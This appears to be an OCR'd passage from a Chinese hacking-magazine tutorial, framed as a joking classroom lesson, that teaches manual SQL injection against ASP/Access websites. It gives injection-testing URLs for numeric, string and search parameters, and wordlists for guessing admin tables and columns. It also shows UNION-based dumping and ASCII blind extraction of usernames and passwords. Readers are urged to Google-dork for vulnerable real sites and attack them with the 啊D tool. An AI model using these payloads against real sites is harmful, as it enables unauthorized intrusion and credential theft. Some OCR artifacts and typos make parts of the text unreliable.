


图15

得到的语句为zhuru1.asp?id=1%20and%20user%2Bchar(124)=0，其中char(124)就是ASCII码为124的字符"|"，%20是空格，%2B是"+"。这个注入语句整理后就是and user+'|' =0，它的背后包含了一些很高明的技巧，因为对菜鸟来说比较难，就不细说了。

好了，今天时间也不早了，东西也讲了很多，就不介绍新的知识了。回去后大家好好把上面的语法知识牢牢掌握好，在"进

阶篇”中好多地方会用到。刚才那两个打架的留下扫WC，如果扫不干净，同样没收肉鸡，剥夺人侵权利……

（文章中涉及到的NBSI、Domain、WSockExpert和演示用的MDB文件光盘中已收录）

文章难易度：★★★
文章内容：SQL注入的几种类型，如何手工注入猜解表名、列名、用户名和密码等

手动注入也精彩
——进阶篇（上）

毒药

三月底四月初，北京的天气预报总是重复着：“某年某月某日，大风4－8级，减肥过度或身体虚弱者上街时请在口袋里装两个秤砣。需要购买BTV专用秤砣者可以电话联系北京电视台购物频道24小时800免费电话，我们将在第一时间内负责送货上门……”

可怜的毒药购买了秤砣后，特意挑了一个大风天上街验证秤砣的效果。没想到秤砣质量是好了，可裤子口袋质量太差了，秤砣直接从两边的裤子口袋里以9.8米每二次方秒的加速度砸在了毒药的“纤纤细腿”上。当可怜的毒药老师捂着腿乱蹦乱跳的时候，电视里预报的六级大风很及时的刮了起来——缺少了秤砣保护的毒药“轻飘飘”的坠落到了排水沟里，左腿粉碎性骨折，右腿神经性瘫痪，腹股沟严重拉伤……

消息传到了菜鸟学堂，众小菜都坐不住了。如果耽误了菜鸟学堂的课程，天知道什么时候才能告别鸟蛋成为小虾呢？所以这天大家都来早了一些，希望能看到毒药老师熟悉的身影。

伴随着学堂的铃声，坐着轮椅的毒药老师出现在了教室的门口：“腿可折，身可残，菜鸟学堂课程不能断！请大家放心，只要我毒药还能说话，还有知觉，就一定学习身残志坚的张海迪奶奶！认真贯彻两会精神，做一个对菜鸟学堂有用的、对叉子有用的人……”（纯洁的叉子们被毒药老师这几句简单的话深深的感动了，台下掌声如雷）。

一菜鸟站了起来：“毒药老师，上节课你教了我们复杂的SQL基本语法，我们都学得很费力，不知道这节课你打算再教什么？”

毒药清了清嗓子：“经过这么长时间的准备，可以说我们已经掌握了ASP、SQL的基础知识，今天我们要做的就是把它们结合起来，从原理上，清楚的剖析SQL注入漏洞的形成，并且首次尝试手工注入！”

菜鸟：“手工注人，那是不是很难呀？如果我们以前没有学好ASP和SQL基础知识怎么办？今天的课程还能够照顾到我们这些以前喜欢开小差的菜鸟吗？”

“……”毒药盯着这个不听话的菜鸟，想起以前在学校时自己也经常开小差走神，后来再想好好学习天天向上的时候，往往又听不懂老师在讲什么，所以特别理解的说道：“我会尽量注意简单化的讲解，你们需要做的就是这一次一定要专心、认真的听讲，能做到吗？能，那我们就开始吧！”

一、SQL注入的几种类型

SQL注入漏洞的利用必须要经过寻找注入点，判断数据库的类型这两个基本步骤。所谓的寻找注入点，就是要找到一个可以任意提交数据的页面，而我们提交的数据又正好被程序引入到了SQL查询中。当我们提交的数据没有经过必要的过滤的话，SQL漏洞就产生了，接下来要判断对方使用的是哪一种数据库，好对症下药（这些知识在上节课里比较详细的介绍过，有不懂的朋友记得回去翻翻上节课的笔记）。

接下来，我们还要判断注入参数的类型。这个参数类型主要分为：数字型、字符型、搜索型。它们主要是根据提交页面中处理参数的SQL语句的不同而划分的。

1．数字型注入漏洞

一般来说，类似于http://www.baidu.com/xxx.asp?ID=12的注入点的参数一般是数字型的参数。在这个URL里，ID变量的值是12，ASP页面中的代码一般是这么写的：**id=request("ID")**。

在ASP中，这句代码的意思是，当别人提交**ID=12**的时候，把收到的12传递给id这个变量，也就是说，现在的**id=12**。接下来，执行SQL语句的时候，就类似于**select * from 表名 where id=12**。注意这个SQL语句里的12，它正是由我们在地址栏里提交的。如果我们提交的id稍微做一下改动，例如http://www.baidu.com/xxx.asp?ID=12 and 1=1，那么现在SQL语句就变成了：**select * from 表名 where id=12 and 1=1**。

还记得这一句SQL代码表示什么意思吗？从制定的表里查询出符合**id=12**并且**1=1**的记录，很明显，因为**1=1**是永远都成立的，所以需要存在一条id＝12的记录，这个语句就不会有错误，我们访问的页面也就跟没有加**and 1=1**的时候完全一样。

在SQL中，如果参数为数字型，那么可以直接用**id=12**这样的方式来引用，假如参数是字符型，那么必须加上单引号，请看字符型注入漏洞。

2．字符型注入漏洞

也许有的时候你会看到类似于http://www.baidu.com/xxx.asp?name=poison这样的页面。它在ASP中一般是这么写的**name=request("name")**。它会把我们提交的poison传递给name变量，当这个name变量传递到SQL语句后，它就变成了如下的形式：**select * from 表名 where name='poison'**。

因为我们提交的poison的两边各有一个单引号，这是SQL的语法规定的，为了不让SQL语句出错，我们就必须使用如下形式来检测：

```
http://www.baidu.com/xxx.asp?name=poison' and '1'='1
http://www.baidu.com/xxx.asp?name=poison' and '1'='2
```

聪明的读者一定能够自己将这个提交后的结果想像出来了，我们再看看搜索型注人漏洞。

3．搜索型注入漏洞

不少网站都提供了搜索功能，当我们提交搜索的关键字以后，很多时候能够看到地址栏自动变成了类似于**http://www.baidu.com/search.asp?keyword=hackerxfiles**的样子。这个功能在ASP一般是这样写的**keyword =request("keyword")**，它会把我们提交的“hackerxfiles”传递给keyword这个变量。当这个值传递到SQL语句中的时候就变成了**select * from 表名 where keyword like '%hackerxfiles%'**。

这个SQL语句的作用是从相关表里查询出所有关键字包含hackerxfiles的内容，和前面的字符型不同，hackerxfiles的两边都被单引号和百分号包围着。如果要检测一个搜索引擎是否存在注入漏洞，可以通过如下方式进行检测：

```
http://www.baidu.com/search.asp?keyword=hackerxfiles%' and 1=1 and '%'='
http://www.baidu.com/search.asp?keyword=hackerxfiles%' and 1=2 and '%'='
```

不同的注入参数类型本质上没有什么不同，只是构造的注入语句的格式有一点差异。这里我们以简单常见的数字型为例，介绍如何将数据库中，我们最感兴趣的信息猜解出来。

二、ACCESS数据库

在上节课里，我们对数据库的知识简单的进行了介绍，可以轻松的判断出我们面对的网站是使用了Access数据库还是SQL Server数据库。今天先用Access数据库做示范进行讲解。假设我们找到了一个存在注入的URL：http://www.xxx.com/xxx.asp?id=1，它工作在一个Access类型的数据库里。为了得到这个数据库的所有数据，我们首先要猜测，猜测这个数据库里有哪些“表”，然后再猜测每一个表里有哪些“字段”。是的，每一步都是在猜，如果猜不出来的话就换下一个。

也许你会想，按我这么说，黑客入侵的时候很大一部分是靠运气而不是实力？我想引用小竹的一句话：“苍蝇不叮无缝的蛋”。黑客也是一样，没有办法攻击没有漏洞的系统。

1．猜解表名

猜表名的语句为：**and exists (select * from 表名)**。

提交**http://www.xxx.com/xxx.asp?id=1 and exists (select * from admin)**，如果返回的页面和正常的页面相同，说明and后的附加条件成立，即admin表是存在的。若admin表不存在，就把“admin”换成别的表名，如此重复，直至猜到表名。如果管理员把表名取得很复杂，那就很难猜的到了。这个时候怎么办？建议赶紧使用啊D注入工具，在地址栏里面输入Google.com，搜索关键字“.asp?id=12”，一页一页的翻，快速检测出一大把有漏洞的地址，再接着实践（我就不信，你找不到一个存在admin表的数据库，^_^）。

常见的表名如图1所示。

Sql_TableName：表

ID	TableName
1	admin
2	a_admin
3	x_admin
4	m_admin
5	adminuser
6	admin_user
7	article_admin
8	administrator
9	manage
10	manager
11	member
12	memberlist
13	user
14	users
15	Manage_User
16	user_info
17	admin_userinfo
18	userlist
19	UserGroups
20	user_list
21	login
22	用户
25	Friend
26	zl
27	movie
28	news
29	password
30	clubconfig
31	config
32	company
33	book
34	art
35	dv_admin

图1

2．猜解列名

猜列名的语句是：**and exists (select 字段名 from 表名)**。

提交**http://www.xxx.com/xxx.asp?id=1 and and exists (select user from admin)**，如果返回的结果和正常页面相同，说明user字段存在。若不存在，把“user”换成别的表名，如此重复，直至猜到列名。常见的有用的列名如图2所示。

SqL_FieldName：表

1	username	34	useradmin
2	adminusername	35	pword
3	admin_username	36	p_word
4	adminname	37	passwd
5	admin_name	38	pass_wd
6	admin	39	yonghu
7	adminuser	40	用户
8	admin_user	41	用户名
9	usrname	43	密码
10	usr_name	44	帐号
11	user_name	45	id
12	user_admin	46	uid
13	password	47	userid
14	admin_password	48	user_id
15	administrator	49	adminid
16	administrators	50	admin_id
17	adminpassword		
18	adminpwd		
19	admin_pwd		
20	adminpass		
21	admin_pass		
22	usrpass		
23	usr_pass		
24	user		
25	name		
26	pass		
27	userpass		
28	user_pass		
29	userpassword		
30	user_password		
31	pwd		
32	userpwd		
33	user_pwd		

图2

3．UNION查询

UNION的意思是联合，它可以将两个或两个以上SELECT语句的查询结果合并成一个结果显示，系统会自动去掉重复的记录，即执行联合查询。

UNION的语法格式为：

```
select 字段1，字段2，，，，，， from 表名
union select 字段1，字段2，，，，，， from 表名
```

使用UNION进行联合查询时，前面的字段数量必须和后面的语句字段数量一致，也就是第一个SELECT后面的字段的个数要等于第二个SELECT后面的字段的个数。例如：**select name,password,id from user union select user,pwd,uid from admin**。

UNION前面有三个字段，后面也必须是三个字段，否则就会出错，一般来说，这三个字段对应的数据类型也应该相同（在ACCESS中没有这么严格的要求）。

在成功猜出数据库的表名和列名以后，我们可以利用UNION联合查询直接暴出对应的数据。例如当我们猜出一个的表名为admin，列名为name和password。依次提交

```
http://www.xxx.comm/xxx.asp?id=1 and 1=1 union select 1 from admin
http://www.xxx.comm/xxx.asp?id=1 and 1=1 union select 1,2 from admin
http://www.xxx.comm/xxx.asp?id=1 and 1=1 union select 1,2,3 from admin
……
```

这一步是为了猜出admin这个表中一共有多少个字段，如果猜测到直到**union select 1, 2, 3, 4 from admin**时返回正常页面，就说明admin这个表中包含有4个字段，如图3。

把**and 1=1**换成**and 1=2**，其它内容不变，再一次提交后如图4所示。




图 3




图 4

可能有的读者看到这个情况会觉得很神奇，其实它的原理很简单。学习 SQL 注入的时候，要时刻注意还原完整的 SQL 语句。思考一下现在的 SQL 语句应该是这样子的：**select * from admin where id=1 and 1=2 union select 1,2,3,4 from admin**。

这个 SQL 语句执行时，前半句因为 1=2 永远无法成立，所以查询出来的结果是空的，联合后面的 4 个数字起来，得到的结果就是 1、2、3、4。图中标示出来的“3”正是**union select**后面的“3”对应的。如果把它换成某个字段的名字就会在图中“3”的位置显示字段的内容，如图 5 。




图5

4. ASCII 逐字解码法

UNION 查询可以在瞬间暴出任何字段的内容，可是它也不是什么时候都可以使用。当 UNION 法宝失效的时候我们还需要学习 ASCII 逐字解码法。

小知识：什么是ASCII码？

ASCII是American Standard Code for Information Interchange的缩写，用来制订计算机中每个符号对应的代码，也叫做计算机的内码（code）。每个ASCII码以1个字节（Byte）储存，从0到数字127代表不同的常用符号，例如大写A的ASCII码是65，小写a则是97。

①猜解列长度

猜解语句为：

```
and (select top 1 len(列名)from 表名)>N
and (select top 1 len(列名)from 表名)=N
```

其中N 是数字，变换这个N 的值猜列长度，例如提交

```
http://www.xxx.com/xxx.asp?id=1 and (select top 1 len(列名) from 表名)>1

http://www.xxx.com/xxx.asp?id=1 and (select top 1 len(列名) from 表名)>6
```

如果一直猜到 6 都显示正常页面，猜到 7 的时候返回错误(大于 6 并且小于等于 7)，那么该列的长度为 7。因为“top 1”的意思是把最靠前的 1 条记录给提取出来，所以如果要猜解第二条记录就应该使用

```
select top 1 len(列名) from 表名
where 列名 not in (select top 1 列名 from 表名)
```

② ASCII 码分析法猜解用户名和密码

猜用户名和密码的时候需要用到基础篇中介绍的几个函数：ASC()和 Mid 函数。

Mid 函数可以返回字符串中任意子串，例如 mid(列名,N,1)可以返回“列名”这个字符串里，从第 N 位开始的 1 个字符。用 asc(mid(列名,N,1))得到“列名”第 N 位字符 ASCII 码。对照 ASCII 码对照表，很容易就查询出原来是什么字母。

猜解语句为：and (select top 1 asc(mid(字段名,1,1)) from 数据库名)=97。

猜解字段的第一条记录的第一位的 ASCII，如果返回正常的页面说明第一位的 ASCII 值为 97。可以用“ASCII 速查”得到 97 对应的字符为 a，如图 6。

